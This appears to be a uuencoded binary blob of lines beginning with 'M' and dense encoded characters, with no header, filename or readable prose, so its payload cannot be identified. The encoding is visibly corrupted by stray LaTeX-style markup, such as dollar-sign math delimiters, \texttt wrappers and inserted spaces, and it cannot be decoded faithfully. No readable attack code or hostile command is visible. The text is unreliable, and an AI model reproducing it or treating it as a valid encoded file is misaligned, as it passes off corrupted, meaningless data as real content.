M!:]\$BP(_F\-*\,KNKO\$SU(GK*8[0RNU2@A[HN1LAZK%QC/^QT_S9!+,T3IW: M]V+")\$%RRHH@XW"7\]B"708[G[EW<HZ)+78G*WM_NYIV(XO!'5X7#ZO9)WU? MA>*N>OJY(9E\$E'77FHD#"ID>?]<ZRXEG&EI?[?=DFID."/%6OC*=0[0?SX.[MK\RUU"24JBLKX-'_Y]2D0B3H?HSYK;KP?ULJ."HI&-E[7#C*!YTXB-W!CCS& M+^:U6F\!MCO'P-`IQ=YKIANN^HDS'.E3925I:23-IU%*<Q5\55M6M6T2_\$?\ MO;\$"6.["R?P`5B0\$'^6PY&JZI'!J;95ID*+**X\[+E@Q/E1%R7MWA>T@OQ1 M+0ZD<A?D*P8UVT+UK@1\$"Y;B\7BN*8]9>C'ZY@2\`9+#DR9)M2H9I/8&C;^I MP)!U)FHLD4M,=]E-CS="8(=R%TWI?3V5_\$C-X_">64BP7K8N1.>.)512SPZ? $MQDLC1D";W4U)2K:9L(B*H3U$&/#%(JKU0SL+L^;8<]J@U[@3P@4A[$B&448!]$ M;IJ9XLXZQ]&RY<8CT-9LS*'.B(+GN%4-F8#89D/QW_C\4UC*8"/C_V%9]PY7 $M%2)Q(-<T: X_{e}]KWG;[P:/5,UW":1AL1,>AAH*@8:/7,DQLY*0&4GV],NN\,$ MK[>M.L4[[*6%U`5C=B,FY%3Z`=D^OL]"'5E"Y,4B5D`KADPWB0:!,;[NGY[+ MX%'>,Z7T)L+;7:PMD[*\\$Q)KA#!!4S?VK(F"\$"00?E-\>8_UBE]51;XKN!K` M[=YRSFEPA3X@>3\$Y]2I(O]SF-!=^#XJ<G#(T(USPY(::R54?O;BMX8G%/F?2 M;X*[7#L\$86H#\$2(XN'R[?+7<]SW8R#JS5ODE.\$AKK(9C^X@4VI*U)^@A\$Q;> MIA:T'CIN'&IIRIRQ(J#E7(/>`DY1U53S\$.D2L_Y?",K68JP[8B%M(B&B.\$OL M(!U=E('>Q1@O,AN>_95AB-`AE!KN9-SMU@3CR5B2A<SNRG9/[QV=C4'3'165 M/PDB!<WRC./LCE56D(!U:.%\$@F)R*_6P)7E%<!B)+KG1"#AHUJ^<.'0GYI)\ M+P[^KMQ-*[J#BQZD[Z`QDLSUL;]TUBF@2W[>=U=NG.CQN=/.OHT<R`-'=@7) M\$Y3`V<_4<<')Q?"FQ'%;:]8^:]S/\$HT<#2VYP;'@NJ5!H*F3\$<C0DVE).00! $M%-6UNMSAB'H\N6'QCGFKP8KX-=_IPW3X_MM/$[SN95,B^{`}:(VX<8;6QZ!VN$)$ MSUM;T]KZ]?%!=_'>@C"D2C6&R):UT;YOP99FG_'HG,U\ZKV\CP::I5#1*;W: $ME#PJG'Q3+D)CFXAD0PH!"G^_&IJ?>5?0=)USXYTV(;[>)BW=Z1.<&?#0N$ M<), \J#\U(CE;U=#\KJY*)!OZ.\P<'(Y6NPJJ"REP^0"'(0M=!T-!YI0E(XYG M8]OS;UO<52/?F\F#(&P+I;GOM#>#QF^8,JF7QI+@"/E&^3=:D>Y&R'Y>M7K[$\texttt{M\&.I:QC;*U`9WNK/2$9EI52705\#2X)}_\$<@([@E\#(JAFL9G:,O2Z\$ED6,60@7])$ MI91HX7*20I-J8B#,FC(=,V(<(!(:5E^?-`BR\$B,&@F\$":.%JA7*AU@0("@>9 M^459%SY5<>G[B?@ZM=HMLMH_+\Z'#8<7C\G;`AR";Z?@?"V(Y6S.5+0;`S9M M-2>!+(:M&.#7_)<W&EPM&LHJ0^A5(TBWC\Q6BO!C=D%`)767GS;EBFQHW"01 M"^`5B`V'FF>+SE-5.BS4QKGA]'Q_NO@L&YTWS=<@Q7QK=Q1AORT8K3&>G\$QP $MA%/>38,5KR:DE\,.\Q,1<8R$>1&*E`Q+R.3)V$$Y)B_4/I&91-6_,/\B$+I>$ M5KH5-KG"YI?T1@O6D2*E;%-.%5F*B\$PWY#8Q)1(YV'T(*EJ-28:3#O#+(T*($M = /S"L#7"(Y8Z+A'K?RF)C"_N93&I < G$KW*5BV=7^3#D31=U1&1WWB39&.0S$ $\texttt{M!,S2'WG167"E(T0=)L410*!C*1\#J6Y)3*=$4CLM-<Q(+S-Q*TPHI3P1\\:8$K }$ $M47NU: X\&5LW<Z?, : _ `0*R8QOV<4P[F+0U3, _38@7@=+DHR?-Z)?:.?\&_T;]$ MJ_`;W)S&JA]9[X8AA[3\$"D\&`HG-H%LQ43!EH#,@.I)4)N803@0G`K'O,E'-MK_@VMBHP>Q[&OZ+3Y0V/8D[]%QWR\2?@#5U:[HZL)S@V/OR8-\$0;,<C:\I>E M3>\5E83T8-6_3AWI8L%2J]O.O2%VQ=M]1T@4F;E3)")6MRU0M-)GVJ%7Z<30 M[W`A%LI8A8I&%BS7:GSL*!4\$`5*'K'`/#::V)XD/%(S>IT=5'?64PEQJS\$"] $M6#<1BU($(M/*8)WSSYXJ$3OY,I.#Q-@Z10.9*<0",I[J6"\-^[HKS@JC+?3>$ MUC4KX`9OS`OC,?6ZNJ1L.\VA43!+A,10FQ6]B>VZ'=JK8P7'T)7Z'.).=(2" MOZ*&HDD\DV<3&D";LC1S?U*KYV5.UXSMJ,M[)2)1G9]:LXN'6ZYJ[=2<@PK5 M=#9;B!`8])JST!P/]@LI=S?I#Z-P(RF?>H7/11`U6MY\HHXJQ(>1BW,)R'\$ $M+/PN"\&UNO-.<H:;M-@9D4!!H\3\#%(QY.E=38H82KK($\?W_-5.$FA*Q"(Q[S))$ M,R<:DY^Z64\C[<[SPFW1PLP2&2+A`U:'LE:T1U_(DC\5"#V!PTCT8/PM#+.W $MG., 6/W*`C&\#U";W;F`W_R6OXOC*O^RE]X@`!6Q9`T`@`\@9`3/1/9)NJ4`H@Y$ M\$SCK/WPI=T:*#[UD7%?17@K^,X.53SAY`H0#R8QA+U81]9YU)E0PYI#ZT:#) M'Z?)_6P0MF('AX<9<9,W?85#=3MZU5-/9E(,Y(J!%<QK%S0-H:80=6>_ID!X M2+D<HH:7\$(YX_+L?N*B?6E@]L;VQS%XA^+\3VTS_;5T?/4`_1E)\$(4L<PQ0M M"(1#`+?12+P*U+*S<QW![TJ/`Z&#PQT-'HH^"3/_[QZ]Z>UE#K/JTQZAL&_-M3\!U19NU9SEQG^9\$.-\L>[3%EBOSRV;P\@@EDCR1B%^C_0\Z\$IZQP3)-/;+ MMDC1LH'_)3&R0EI?8R5+HI/J0K-\"F`/=CTQEHS28_[HD&W/U?EXZ0<>23ET $M'S>FV53*E50:C@X1.-'EG]N--2OHNR/Y-BM7R_]6>^V.F=5\setminus(_]'SKH?!=17$ $M(<>[$]HC?-^56B:_Y'BKV<:7K-V\#QP<\#@;?LLZNCI6LB3VVDC<6+W=/'D0[5]$ ML5&L^@G5+S`RK>L];>9?S:RA28E)ZS26&'AQV/MW/GTD]J:K`R)+M[F).=`Z M=P]6E\$\ZE;&U)4+Y'Y7D.*0;#[15BVV1_UF-3?)5902I"^Z;/A76@617_@9Q $M[J3Z<V@Q_M>710\&V88,.W_J"NZW)\SI>J,U_*<K,?W7P2?WWW3-#_@_TP7,A$ $\texttt{M_A2?X} < 7 \text{ Q5P} \\ \texttt{VI:4} \\ \texttt{ME} \\ \texttt{S:^K} \\ \texttt{"?@02$8S,JT!} > \texttt{Y0G+} \\ \texttt{;.F.-1^,T*3U@C@MK} \\ \texttt{M_A2?X} < 7 \\ \texttt{NOG+} \\ \texttt{ME} \\ \texttt{ME} \\ \texttt{NOG+} \\ \texttt{ME} \\$ M%A;1*A?R(7*J,6<&0(M0K1[RHI-#WKI8H)"1))]=,(^:@P2V,\+@>(SL1K:+ $M4: \#LC0ZA < > < 3MH!NV5'K0JJ < 7^IA] + \\SNK83@9EC;0: (5V$&UFE25TC$GT!$

MXVUNT_-<W)H;:=`G'@9*XVA*R),0<'1>772<W\$?ON_IC^]GI%-VAX('9CAU; $M+/8YDV^2P45(V^2!6FEUP^2/44_I;'384@LFH+F9]6&D1$.F=QR2$<I(''$ M. YYPJ4W4VF(LEK/@TG6"E/Z.Y(RIJQK<X%-CIP8+4CRJ_]&AC\$B#>:%KPRZ M9O9C:Z,PK448!:Z.[TYY)WJ30=:N1)#D"I)W.F1/=+,R!*9A9@HSJ9#X_%:[$M2+L2\[<D^AQ[/TO;)WP^4R)KI?@5-AT-IT)3*4)B>=;()7EA6<7)9V48&S\3$ MP9C(H@X1,)ZH'3'WG5)^!HV;-\$9QD]`WG\$?.3J:C5#+<&`X<TLLCS*T'B%Z M4;?>]<\$(OZD4%&I,\$^]1!@;18`BO8FXA#D8`C0.E_F5YEU-N`O4HR>`S,!RW $\texttt{M"_(;9:ZO"+V[,"M-5D\#QZ)=BVJ]@A8["GF0M2-\#Q-!"=5251:ID&X)D*\$>VJ} \\$ M6)R#E5GE=9WY.6PI8`0+6!E>".Y;N&*03I7@W:JE?8*G*-8^30[+_M-RXB[< MA; ET&&"'=HN<FTBIY(;*0)IY@K9W\$JJ24`DS54D&3R),!ZSK^GIP+9U>VEI\$ MBOWY9, N`1*O-\$II46/,1I,%.CG*5;!"&<S%I)+I0&X<PJF75ID.`Z102D%:K ME"24&)@.D1>JU(E"U4+"P*-YB*E2:N;WQ><5`PEB.<!4D\$\$S+:I2-(<8B/Q(MD7S80D6PJ5@=QH5#3U&&@"Y0TO+)BL:@@2X0DV989=`@8I!E6FJNZG*X3&5A ME%\$:0B%>J8:P1((E(,E8K2R0K,E5K"^/,]^9MWR'JK+\$K0\$PJR\$2%</5*I(\$ MW4\$#5I)855_D3-&.>N,\KV1I<[M^Y7D36@9F<9"<E;7GBF0@"J0M*9B4B`B M3\"5)I9MR6B!#Q_5ZA(;@C!]B!D-:9T\+VY#X,MFHLG009"11>PHR<MKIXP& M+_+\$ZB.5W_5P\(06/LJUL2RHWXL/8@:UL\K?S?YA7Y090.:H';L5>[#TF^C+ MKJWM947V&KVW/>?TDGYZO2]/PMZ>\$1)NGNPP@G,,H;U*P427JLU\$Z:ZMGYGY $\label{eq:mother_mother_solution} \texttt{MOT'} \#^Y\C] \texttt{ALET} / 6Q - : \texttt{G3PM} (-Q/[\9V\$R>S@V[;:BPUO2[UF\>[="UF8EL_)M]]) + (-Q/[\9V\$R>S@V[;:BPUO2[UF\>[="UF8EL_]M]]) + (-Q/[\9V\$R>S@V[;:BPUO2[UF\>[="UF8EL_]M]]) + (-Q/[\9V\$R>S@V[;:BPUO2[UF\>[="UF8EL_]M]]) + (-Q/[\9V\$R>S@V[;:BPUO2[UF\>[="UF8EL_]M]]) + (-Q/[\9V\$R>S@V[;:BPUO2[UF\>[="UF8EL_]M]]) + (-Q/[\9V\$R>S@V[;:BPUO2[UF\>[="UF8EL_]M]]) + (-Q/[\9V\$R>S@V[;:BPUO2[UF\]]) + (-Q/[\9V\$R>S@V[;:BPUO2[UF\]]) + (-Q/[\9V\$R>S@V[])) + (-$ MZ%!1HF;D=?%;>=(I*.X7!QG#E6_X^\$QYF^.]NC3OI1U2_G;:]-#94A*T&;1 M5R=RA>.\$H^X9L6JIM-+HU`@!2H4K#5F>5T8+9!1`V9XRT"JE,2GSG>)E[H<J $\label{eq:mass} $$M`BO)>I@6D?`^(LM<Q=\#NST"V;^D.!Y0E^WQ^$W=Q6M`=O218QF\%.P!U+!NZ$$$ $MF.[;W7#/5+\[C-RT8Q^H[#ZU6+R#92W[QWR]]^R\NR^X9(^Q.?&,7\DN$.6@^$ M4%1'*-^+='I[2`\+\SI1;]P75>(V@)`_J.HK2U]J_<+-E`86<MAH'3D2?#L! MMEW]F\$GP^]4()",96<%/EY^,UF6TZ_%A'_!;[C]3]'[T!Z^T25<]:`_.ROEF M]F.G?'B#9B#LGT5:\/%J^L`<'W,Y9-<--U0\$&&8H\MFY3<<;;#-^AKXLCW<R M>;LD?)^AD:DMQ/+C77>G?T`;,4<#!&V&.))U?;%]#T:;.#P)'4RH733-(*T> MGGH64, \$1=:3Z[\$\$UC7Z10-T?:%O'SG/9#',DK>:TKP("NXL7TH'*YPK[DX&_ M@+AC63;]4Z<AC3<>.FA!R>,O1K=]'%E]WD\$>L:#O4`>[NFA*R]I/;H\$,3T+V $MQVOUV#=*9>2QU>[3!8X`XRW=Y*$J2B2-+2C!A(I$XR-`BC&L4GN\9^Q7!L+*$ MH50-PXM"8P13D/R:4K^Q#>?6V=E,+`&2GK774_P,+);05[J(SOOR&&)6BTQ` $\texttt{MJV(\&VAP(X,2YSKC1^P:/\#]HREJ?U\$EN.E,@C.W:1@=XD:(R,?WJ\S8?>PJZ.)}$ MOA>*1005G7&(J<[P)8>-Y".%!,AEN\$(&#(+=F6`':\$?CO84NH8E#0K652\$FG $\texttt{M15KE} \& 2\,, 7\,(\,8\,-\,\text{M}^7\,\&-\,\text{K}^-\,,\,\text{KA}^-\,\text{Y}^+\,^\prime\,,\,[\,3\,\text{CY}^\prime\,\text{XML}^-\,-\,\text{U}^-\,;\,,\,8\,3\,\text{AV5}\,,\,@\,2\,\text{J}^+\,(\,,\,/\,\,)\,=\,\text{QL}^+\,[\,-\,\,\text{QL}^+\,]_{-}^+\,$ MKCTK8JZ[S-2SI1&411"&,((,WXZPC=T\5L*`K[^"M2A>A.TVEK5O%&F\0L)7 $M3=?Y([+HRA1`DP^H_Q_CLY$M\>_7[C6R=2`VY"+IV-ZMKAF<R)%`@$[>Z^'3]$ M+O%!5K[;C=:OVN-,^+F[\$^&_*%1/E\$J96M&R%W4<UQY0\$(C9"')`FKRW8/2G MB6_MR"X)8'N[2R>]FI1U(;G-:SEU!WGI-Y<=^`D9@W?-WVYI(*MP1MT0C^56 M^O^15AP\A9T+1<*FN>G;!M82@B,:,!3G\D"T?A=.LP8;353\AJ;ZK?G`-G.U MT-4)U0@7YI="3W3`L@C%EO[IGK3E?DF\$W418XA[C-)E2/EH&-QBL)#1=- Z M:T<\!IB(ZATEOW*#%#YJGT:B1M4A\3K?K+DMR7%;5B3+"1\2X2R14*_4!*UT M(^L07S9_T_SJ1`@.#0%[I#_XCD&Z\"B%2-8^7E";%&H50B3Q0IJZ:NY[OETS MKI>YC\$1.C7A3E<A3"D>HFD^>JNO5GF!B;C2&P8HD#98])>8;:[\$;\><;;*C(M1=X(*!&%MF7WFB2,U>T.X217?X=G`I1N"44B_?DJZ5C98F^G=.<1JTY=_QB! $M)#W1^QR#D4R/F:2'KF-*"<XOAN./4[1394YO/"L]EJ"*PC*1962@&*(W>A,/$ $M\$D = _] ! 4D8] UG \ 6/2^>MX.&< \ Z>A&S81\$^7 \ : RX+M^T; 69+GZ<>JD,O51,!0< \\$ MM6'?S:10=<."\KP5F*?46%F\$#2)^=?X7_LIJJ:BE8\KD-[XRMV^!#'?EXO=D M;TK*K.ZB?H&@L_?X@FQ)UD\7UUH%4.)^7S/7F!4H*@RV\\:"LEY^I[B/8E') $M!! < OM_[N\&:Y>QK8$80(X[+'GOD:MA"#"1?%R9TF9ON_&,PSM/=Y:J(V'>%_&$ $MP(4F>[-QAZ:T1.`S2;]OB4\\(-I`HY(F2B((0(/4J:(/0%D(,$?S$KDW-VX%:$ $\texttt{M?*(>&UOX_;M7`NU_)NTEBL}_(=*H@3)L60Q+\#/(;.@1`4^?$T:*:2D7;,1J$ $M[]W^{Y}, KIN=OY_"Y'CQ9WV-G-@G&90=!J(1^W, #WW$M^R/E0OP; Z6?OTXO)$ $\texttt{M>=*OH^6`9<R\&(\(QL25I*Y+NZ.5O+\#9,M+5B9NH`V0@,7,((A?2Q3FRLQJ")))}$ $\texttt{M} >> 3. \texttt{FE1Y} _ 2QC\&VD = ; \texttt{M}, , 4 + \texttt{J} \\ \$ 4 @ C\& + 4 " 0R3H[L \ '03:U% '[K6J@M&A \ ;8&1P] \\ \texttt{M} >> 3. \texttt{FE1Y} _ 2QC\&VD = ; \texttt{M}, , 4 + \texttt{J} \\ \$ 4 @ C\& + 4 " 0R3H[L \ '03:U% '[K6J@M&A \ ;8&1P] \\ \texttt{M} >> 3. \texttt{FE1Y} _ 2QC\&VD = ; \texttt{M}, , 4 + \texttt{J} \\ \$ 4 @ C\& + 4 " 0R3H[L \ '03:U% '[K6J@M&A \ ;8&1P] \\ \texttt{M} >> 3. \texttt{M} = 1.0 \\ \texttt{M} >> 3. \texttt{M} = 1.0 \\ \texttt{M} = 1.$ $MK(CJ^{/})WT6N, /Z, YUU->)!+>A=<+4KF$+BR)*8*R(C%_EK-(!>5Y)Q8V=1[$ MI5N]+Y.JB`*TPY\PJQN`]X)@'@[16<0>W[.@TI`@L/881TV(UP\$T,L)I(U-\$ MUH62:-\#5E5]1,5:@V1"^"J.@GBV&"!<^PN,A'?UF1816_30FMV<(U\$DH-KM MTGU`OHOKF[=/421?[/`16':.0A`88G<M[%70?5<BHYN'WCAQ(Z\$PG8_S9P*= M8BPWPEFA=M#ODN[9CG,,O#Z&5+0U%#T?8I@@]<\=CW-0^BJI4%7WZW[&:#,8

MF<Z[:IQ>R#"09^*E65JK,;I(JP69,IE@P/3/6S@5),>_0]EW\$D'F(UP,VC;X MIR,\$]L)55Z6>)'.#>I`.ID/*_J:Z+RO"\$NXZ>L;NKY?9NJ#F<E+'Z&;#HG'; M^-GL]20I:*2,BCZ:R(DQK=`F'(!5%,1!(0E)@(@D.3LW7%H(M"X#0.GFD8)/ M4AOXO+`C5P.G>&/OL?6Y9=E8LW65YK_Q5U/@;K!AALCLJ<@Z^)"Z4H1.;]OJ MPM:>&?V%&#Q5%RTH3E/I>S0GT/"PB'0,/.8T5B\KO)A#%X`35ZU;PA&;&U%V M&KNT'>A+810_0XW5A_?'ME;`8\$._Z"I0'7\$R\NC)QW@RY6(>0ZZ8]A2.`S'R MR[&"4P\$1\$G R1#1`@]-B\$,/.?+WW#SM36&PZG#Q^&CY,"MBY#`07)+Q+4)9] M(6?ZMU*;D)#D-P\$(@V.1##HL&IPOS[KWG1L5SYJ,R/Y&F'#&U.OW9G@+]5IEMV<OH@K2\$LE,8M9JN[8`>RJ4Q\$OJ6Y^U!?*BVRJ38RH0MI^!X?I:Q63Q)2-\$\ MS:B>9HOC!TQC)PR'\VJ+L/!^SA\$.3#(%O[GP!>">*5"%>0&8P.1@]["-I"Y* $MK)F?_7)0W=[[[/EQ>+F:(#=&F)@_2X%3^C&K^BS*94'6Q-:@`_V0+/8[4X90]]$ $\label{eq:mnk} \verb|MNK| = 1.0 & 1.0 M5JRO?QW-F0::%2!LG\P*Z];)9Z4J*QI,SJT#R01C38%QO&H\N`J0N12#HDQ2 M+GVK9):,3[@R?M),RFK0SH;(=8T#,1>X:F3_J\$N50\$7W)%;Q?&G#+*LP;J2! M3`\$Z=-I:W^]QY-,VU*1KD0<@%`LG,.3(??K3/=)K@Q&Z0WUQ<[/@J\$>B:2/! M5BIKF7\$B*NX%T_ED*SCOQW2?,GL=D82>D:/OZAVV]%Q(FI3BLP5-:/"FP,M4 MGSQZ>=03/#I!R&_0[FM,.+GA,#QH@U5*C;L^\3AU!\\$/41Y%B0R0Q5[Z\\CH M\UZ\.]&\$(A3IV)!SR;E2QZ"2\$\(8=G@,Z9&(&-YT4EAFDC*AAO:[MLY]GNB\$ MCB\$%A!XLON?ZEL4#0AZNJK'MCX`2+Y5D+FVZ)-8N(M1*W?S]#"V[('\$-412B $M(>, N7.(`S;:X1:\W]1`(\#>[OJ=N\#_QSQ*GK@E.AHY"MB'!FE+-MZN+KI]RP"$ M1;AOY[R<!67R7_.]W7P=W_=U57MZ\$N'TN2.*(*-RB<VQCB8=!KSH3%&+,3E^ $\texttt{M; \&@H.O/4@W] F7XBR'M\&L"=TQ@*43SD^M3[?Z/Q8J^^*0A0VCNBX>Y7GU+)D^* } \\$ M:L:1E7T; #^5W"H:VRKG]\C%![5K)NC[L&-!]VXC)0JL1(\$U&&@?P'4]L=GGJ M45@3]?\$EM"]MJG:WY>M.QO<P%"QECGGWM,)^L.D]^XV3-JV_^772'?G_M!CD $M_+(\SUB/1>^0: \S:GV83H6B)9G1Q71: \#'-[92(\#^Q3V[*_J%[]84F`V.X)]$ MYL4+B_O?#^&BYJ*'[9,`_*^6G;(G]J!N9SZE'TOJ7%3O2&\C?ILH]2^D>N4($\verb|M008FW'M_(?SN74+_SEE\&03\h/A4(<I<ZLLF2!YU9_2J56SGAJE8ALS=XPN4M|)|$ M\QR9#B+-3_^1>)RKEGG5OA8BLT8-TA<'6BZ96PQD*A0'<W,G7KO]3.E[WC(I MQ&B".Z`DYK.(TF_/'5]"FJTTK>Z*5X0EP!W+8R5EA5,WP#/HM2K4TK28YCP9 MWVZK[,F3D((YH>0\:H&;((45`12^V,#X?4UZXGGTHM^?'9;KV5:/B1NZ![VT M:DV<WFU1221:SP8:<*G?&5AB]%BU&4E;BQEQ6U=?AV<%M(S&<R!.AMN]V,L[M-,@%;%#-OD7LNG3A(J?]F^TZ&-"UE!&,3\`RMG`O:&R=G2I/_,*^9SD:J%C) M96156(JFSD#+`Y#<D8HY)1\$`1P[]M&`:&@A_OK\Y\]\$CS+/0:]BVY\$S"BYEJ MHTB3`D;3\$;6]F#'>FQC+%`S#T-`)!,P,">2I&"N#]\$7A_&7#"`2+9+7L8>#2 ML%([0-"6PX'RJNAV:CIK!6F"*I2%*'9#(\$^01R?9R8GI^[W^3J]/!0VH%:[" M')B)E@F^A,^:,K?,Y<@9C+.W,PL]Q&Y30]Q[TMQY.5*9G0H5`P>]ZG<VREO4 M*A<A:.6W2"86,^.J9Z5=N92<\$,EE!,6T=Y6S:I%)+=1S1C4ALJ74>P=>:_40 M,L\LE5L8V`A1XA!I:`IIKE5NM=U!),WU.LP2#J-;1?:.3\$Q84"P"+!0Q-W\$D $M/Z96Z>*O!CY&^EZ7OUC3/KX^9_14&W42-0*IMXB&Z()/@ZDE0.7GM6W+6L,Q$ $\verb|M`CDK1@S#Q$/J$S-@*>2TFXS`"I?*@+!FTP3$20.K_M([+&)ZXU8RSJ,Q,"?Z|$ M/L/(2MR&[&&N',PK>BU-"7-\$LZSD@;)HZZ6F.,(E7425\$0Y,P\$1[%7%#K%B* M\$6'!BM,5M8;71B;W>*JP-@:7`*05Z\$L4BE(N+;')J"#0&+)BSDT3<6JX%:\$C M&6N\8P+0SP\$2339&O2!=XDR/",S+JS*;\XL\$=S2U@LDKFEIA#3.%TP:.,;7: M:DBXPFF/IL[JUT.33COOC7#!*TA.;2ZYL\$S"<44F270X0PU6)=;L0Q2!(`D" MZVSFQ-2BU3JG!O.'9H7(5#!N:;H2P@!9`_'%!-A><^6E:@>?.DWAFAZJ?L0\ MF5YUYDY29;`?\\T\QK\%ZM!S3V60-F+TO-RCY(\7IV?GXG\%^?(="J2:AR56N MX-95M0/%F_1'^"!E9+3HRA@6L9/)>QF1Z\$?<'O\$1Y+E,8\$)\$UXM-_J':/SWH M<GV&R'QMOTO?^6\'SGK_-*HK4.!0*\Y[YS/?IF&5SL\$TX=!W=5Y])LD\!4;> M7A7+\$2C[PGS7"%SO!I,[1K2DO+G"OQJZJ(?3W7M<W%1Z&W/-CUV>J5SS:>)V MU.`@T/;,42AK8\$DEF>\.5?G2Q(LOKJH2RN^FTK'?6YRA3N<5W(TS8IU\$W,Y5 M&E7-VZG!19MQ3"7GV-E]0.R)(*,KHY'&'[5>02-RO-A&8DQN]P5.(70>?CBM M]/3G725/V\$(',8X&],EQXEYHABX\$<T09)NV.AZGZ4:B#N+C^P<^\$>6,I(38L M) T#S>IS\/A%&?#0.]W'\Z1GJ^[U43]_+0H=TE677EG,DQ](JC_GA^/UNB') MB!<FNZYL@``Z71T\PN!GI,GUF`5EC9+BC^L,((XQI+EV#4\$O&6?<2Q%&RC\4 $MW>6X@\.CK[NA09-X?E;7[60*MK':*)B<A*S)19^.R(IJ&Z]+"6#RUD4.%)L9$ MZJ23I[]/S<`9E4(*894(2VAD3?#]+1GVWQ7.9!=@-N=[ST0:C5`NGNRU"C`@ M60+P!F+8Z*]BOTFPF\WO^M=M"W\$![3[N9A8ZWP+1S#&TI!&9;]X9!\X8P#1B $\texttt{M(8P\backslash XN0S\backslash C+LB/PV',GO\#T01^Z@/TVXY=ISFDEE!SR-2M*')"G(F001VVZ=6) }$ M;X[42V7*I7<A:[GU%L(\$1,0N&WK1I!#7>5I+4FYQR%67#]&>(B5P!^U^I2;W

M\\^*KQ04"%9&!7XYDVJ'B>BK+I376:Q280NPY1]DWN%D30D/G]2TOT?>]8X5 $M=!\&\&;<\&PY2\#(QH-.G+_\#^GI;\#33Q\$EHFUMPT3=+I:E\#))(0@\$4+7GW^&X>M!$ M.M:ZGJ3Y<"1M3)@H!'S?:C#>GNP/Y;D3WKX8YC=XK(^CL>1PK5X@CZR6U]3` MY63)3#LJA"07'=*PO0'NR/!A!WNZS5%^"S`PDXNN+WVD3R(`<1:Z%%2YKG/' M[@F-,@\$!RY)_D>IBOO7A92#W'DS&=UQ:"><890%OR`E&"XX#B2XBNH3-:8R4 MV>VS<>"(+5.MMH%DOG<K:D/)PZ<D?'K0<-ZZOTM9;W,7J4A!/6\`E^:5C[R8 $MRG?WUSVK, ,15:[UU0879EX^F'0+(V@0C)@6$)-8^+&`UQ`8/#C*<'N9[2,1>$ M...<W<XL__<QR!:P*^AT#T?H>?;Y+'>Z4.S#<#10;^H@[E7(&)&M#831\$KMQ2` $M2^P<'2J>&-_T=/-V=-;CU4W.`K9&&[S,Q7+<O$_".2=[3XBBC-WAE<P@H-!K]$ M@4PD[\HY&XP#P*P*?BLYW@P@Z:(@\$)G&@@]OLZ19@+`N[;_M/0I/7RT0EJ8` $M[AJ2^AB6>@<#10'=(Q[M<W8O+="A3RFDP9B4.2K=N-+JJ=J"'2WE[=5'#00])$ $M;^{4}UE]]-*[E`(:X4Z"LC:7ZWSJN?=E&1Z'FY,&=1=>0Z->77I::[IM/SV=1]$ MAND<AB!4M8A^V9H9G+9\$&33-KE!\$17%16ZL#0A@Y>.+_27%:4!^4S]>*(6.9 M8U0+==0&.ELC9`-H_(RP6%WFR-:ZGG+\$A#F/D=.&U-<[8TJH0SGS8DTK5)4* M:SB&6&BG6W&)BH1%5VW2'0@DYO/OLW@YFV7V'X"E(\$@S!&):VCY-X'Y58T=C M?]G#?HR%.6XZZ_Z/&LY]A?ELD#QR_;T8Z_;\0^3NZV8UFY`7\$A[0HQ3D%)1T $M,@TK4SPS(M68*`-!";.#&R`96$/:(FHD81!Q)4-&;MY'W!K4$7#8\SN_M/@Y$ MSZFSY7BX.\]M.\$<*=\$L@B#!9WDR?CK-SBQA(\$R!WNWU&ITR\C4FQ"Q[F5'L, M\!"P.MS.9V7&/?)JEY@AWIZ3%A!#XVH^JA<^4^<6S(&CKBF41*0*X8'WD#T# M6&^2*+5=?!E#(CY0V%3GRML@C#F!2A](H:0\$?43SE]FKY)G<8G#8/O".11>N MGYR],J.DPXYQD2*`2,A7HJ`'Z)T#8)X5@JZ^;M:V?N`]IYYGCR.A`H'I)=>A MY"Z!2P]+RE@\$K[Y>:N+GSEOF7%\$^.\$1X87T!`@=I;)"&A&ME#4[\$8E"24=?H M0^E&DC7P2!(BRF%ER)B5FHB(""LS"!_E1.DNMNI>8(FTA#/T/Q-M!7GZ;:9H M>6R#?3>V=W`%NF66KRSW06@;/=[O`;>.Z[`X<>1GG]C7/KG1L4))0*P88W`K $M./F'#;64S=W$)"2V^R%K)5EQ05E/0HX[T>0TT63:$H6Z)(TPW:X@(811P:$ MR7)(;F,LE%(W)5W"T'%DWED/Q`(_V_,Y^TVW5\ZD,I9LMF`"Y6V/<\&0-1L[M_1N@K(1WS(KD/##\])9\G,DN!,:#Y3#PHK/.4/HP/M3*'XHS1>+N-T<E?^F7 M; 8KB&, -4/)"?E38K/E<G=X52W\$D)-"4[\/=,"\IQ\=M5%)+]:U8((WLE!T)0 MV+-*QW]6(@62"()6:V_2J<EDPDE0>NL-#`*)12_CM`D+O[R).I'*15#'\$(Q/ $ML(<>7")\UO/AUV3:6&-:NS`5O6@8B*)A_#L]J'E=6K9-M<:#?/P(/U]=<LEY$ $M;6)-&AFT1H0-T\$SDOR=H+\?G5@3?E/F=93M/SS]V0[WH@T@^V.K^/AO.6V?]$ M)DRKHYU.,\$Y24U'CGRK'%4""@I)HO&;)Y7_,P?PIN>O)F\UIT(66[%4RR>(/ M\$L[=\$:'(MJ_0WZ1QO'O[:]@4!;\$B"M6J8@H\$9-,T]<.IAUA1`D\$A)2"%_1]E M?0_'SCA?J];</!CG\]29&WUBQP<6^.0^8]-BEG3BR]LTD3'V\$/%>+9LN8%^ M+IQ"EI8"L95<C;T76X!N@^CM[G)YMAF2M0GNP+YQE*E(^C]+;"Z(V8U9SU&1 MECY^!N76L>^*.?!KB6>Q6=]^*.-ODR-"DV+'UN)6P`T\:>,;CC?M6F%+0VF, MAVMM<IOI`LT5=2L((),\$2[.&\$A5UE09UI,RTDFPO>D<._+LUOS=-Q&0^_>H; MK`J/+H]Q1_'0)<)^CL8L>MW_9GO_)2?=@)V-\EP<(`6B]ZHH@`^(#&0'MT4I $M&M^{JQJ;XV3@NIC}''=W^{G;*24Y''4W1J8MQ@YB$*/R^;3]+.W(8<FI)$ MLVKT3BT-(>"1TT0.@I+Q)JW;!Z5UGSWNQF/314SYW;`NSW-L23C\$1(J9(\$ 4 M8;\$O/:S4YJ^XLI+9F@29\$;F(Y,5PXXF\$E<?`QIBV!5`=QU4;3HQ^Y2.N[%2A M@27(;_HK)90A1E!SHG0?G5]\.&I9O3E?UU[39>#MQJU3LC@<8-C;41&>]5Q< MIA;H"QY"H:&19\R;SW;U"E*=)[(:P"H/F>N4E@\$RA)`8(AQDL:MOX`4@()A7 MK1NQ:!POJ`/.QL+?9CUY<-UP___*=7J,'%L`FCU>W_O(!&((8@H0)@X4/WIJ8 